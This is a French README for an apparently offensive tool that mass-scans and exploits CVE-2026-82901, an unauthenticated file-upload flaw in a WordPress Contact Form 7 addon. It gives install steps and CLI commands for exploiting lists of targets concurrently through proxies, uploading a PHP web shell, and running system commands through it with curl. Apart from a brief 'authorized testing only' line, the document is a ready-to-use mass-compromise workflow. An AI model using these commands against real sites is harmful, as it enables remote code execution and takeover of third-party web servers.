tonydelouvre/cve-2026-82901
Scanner et exploiteur de masse avec GUI et CLI pour CVE-2026-82901, une vulnérabilité de téléversement arbitraire de fichiers sans authentification dans le plugin WordPress Ultra Addons for Contact Form 7.

Un scanner et un outil d'exploitation de masse pour CVE-2026-82901 — une vulnérabilité d'Upload de fichier arbitraire non authentifié (CWE-434, CVSS 3.1 9.8 Critique) dans le plugin WordPress Ultra Addons for Contact Form 7 (Themefic), affectant les versions ≤ 3.5.50.
Deux interfaces sont fournies :
⚠️ Tests autorisés uniquement. Voir Avertissement.
| Élément | Détail |
|---|---|
| CVE | CVE-2026-82901 |
| Plugin | ultimate-addons-for-contact-form-7 (Ultra Addons for Contact Form 7) |
| Éditeur | Themefic |
| Classe | CWE-434 — Upload sans restriction de fichier de type dangereux |
| Versions affectées | ≤ 3.5.50 |
| Version corrigée | 3.5.51+ |
| CVSS 3.1 | 9.8 Critique — AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H |
| Authentification | Non requise (non authentifié) |
| Fonction vulnérable | uacf7_wpcf7_mail_components (le module PDF Generator) |
| Vecteur | CF7 REST POST /wp-json/contact-form-7/v1/contact-forms/{id}/feedback avec le champ signature |
| Chemin d'écriture | /wp-content/uploads/uacf7-uploads/ |
| Impact | Upload de fichier arbitraire → RCE lorsque PHP s'exécute dans le répertoire uploads |
| Références | NVD · CVE.org |
Condition d'exploitation : le module PDF Generator doit être activé et le formulaire doit contenir un champ uacf7_signature. Ce module est désactivé par défaut, donc tous les sites exécutant une version vulnérable du plugin ne sont pas réellement exploitables.
readme.txt--form-url relatif (/contact/) résolu par cibleresults.jsonl (détail complet) + hits.txt (cibles réussies)git clone https://github.com/tonydelouvre/CVE-2026-82901.git
cd CVE-2026-82901
pip install -r requirements.txt
requirements.txt
requests>=2.31.0
urllib3>=2.0.0
tkinterest fourni avec Python. S'il est absent (Linux) :sudo apt install python3-tk.
python gui_82901.py

Flux de travail :
/contact/ (chemin relatif), ou une URL absolue.check ou exploit.Couleurs des lignes du tableau :
| Couleur | Signification |
|---|---|
| 🟩 Vert | shell_verified — succès, la colonne shell est renseignée |
| 🟨 Jaune | vuln_candidate_sig_field — candidat fort |
| 🟥 Rouge | error |
Boutons utilitaires : ■ Stop (arrêt sécurisé), Clear log, Open hits, Open output, Export CSV.
# Fingerprint / candidate detection
python mass_82901.py -u https://target.tld --mode check

# Exploit (upload shell + verify)
python mass_82901.py -u https://target.tld --mode exploit \
    --form-url https://target.tld/contact/ --shell-name wp_82901.php
# Mass mapping with a uniform form path (relative)
python mass_82901.py -l targets.txt --mode check -j 20 --form-url /contact/

# Mass exploit
python mass_82901.py -l targets.txt --mode exploit -j 10 --form-url /contact/

# Without --form-url -> per-target auto-discovery
python mass_82901.py -l targets.txt --mode exploit -j 10
targets.txt# one URL per line
https://a.tld
# optional second column: a per-target form path/URL
https://b.tld /hubungi-kami/
https://c.tld | https://c.tld/custom-contact/
https://d.tld ; /kontak/
Le second séparateur de colonnes peut être TAB, | ou ;. Priorité : surcharge par cible > --form-url global > auto-découverte.
| Argument | Défaut | Description |
|---|---|---|
-u, --url | — | URL de base d'une cible unique |
-l, --list | — | Fichier de liste de cibles |
--mode | check | check ou exploit |
--form-url | — | URL absolue ou chemin relatif (/contact/) |
--field | auto | Nom du champ de signature |
--shell-name | wp_82901.php | Nom du fichier téléversé |
--verify-url | — | URL du shell si déjà connue |
-j, --threads | 10 | Nombre de workers |
--timeout | 25 | Délai d'expiration des requêtes (secondes) |
--proxy | — | Proxy HTTP(S) |
--output | cve_2026_82901_results.jsonl | Fichier de résultats JSONL |
--vuln-list | hits.txt | Fichier des cibles vulnérables |
-q, --quiet | désactivé | Réduire la sortie |
| Statut | Signification |
|---|---|
not_found | Plugin non détecté |
not_vulnerable | Plugin présent, version > 3.5.50 (corrigée) |
plugin_found_version_unknown | Plugin présent, version illisible |
plugin_ok_no_signature_field | Plugin présent, aucun champ de signature → module PDF probablement désactivé |
vuln_candidate_sig_field | Plugin ≤ 3.5.50 et un champ de signature existe → candidat sérieux |
plugin_found_no_form | Plugin présent, aucun formulaire CF7 trouvé |
shell_verified | Succès — shell téléversé et exécuté |
exploit_inconclusive | Téléversement tenté, vérification échouée |
error | Exception lors du traitement de la cible |
exploit_inconclusive ?Cela ne signifie pas que la cible est sûre. Causes probables :
Utilisez le mode check pour filtrer les vuln_candidate_sig_field, puis lancez un exploit sur une cible unique avec les bons --field/--shell-name.
Après un statut shell_verified, testez l'exécution :
curl "https://target.tld/wp-content/uploads/uacf7-uploads/wp_82901.php"
# -> POCBIT-82901-OK

curl "https://target.tld/wp-content/uploads/uacf7-uploads/wp_82901.php?c=id"
# -> POCBIT-82901-OK
#    uid=33(www-data) gid=33(www-data) groups=33(www-data)
Le marqueur POCBIT-82901-OK est la chaîne que l'outil utilise pour valider l'exécution.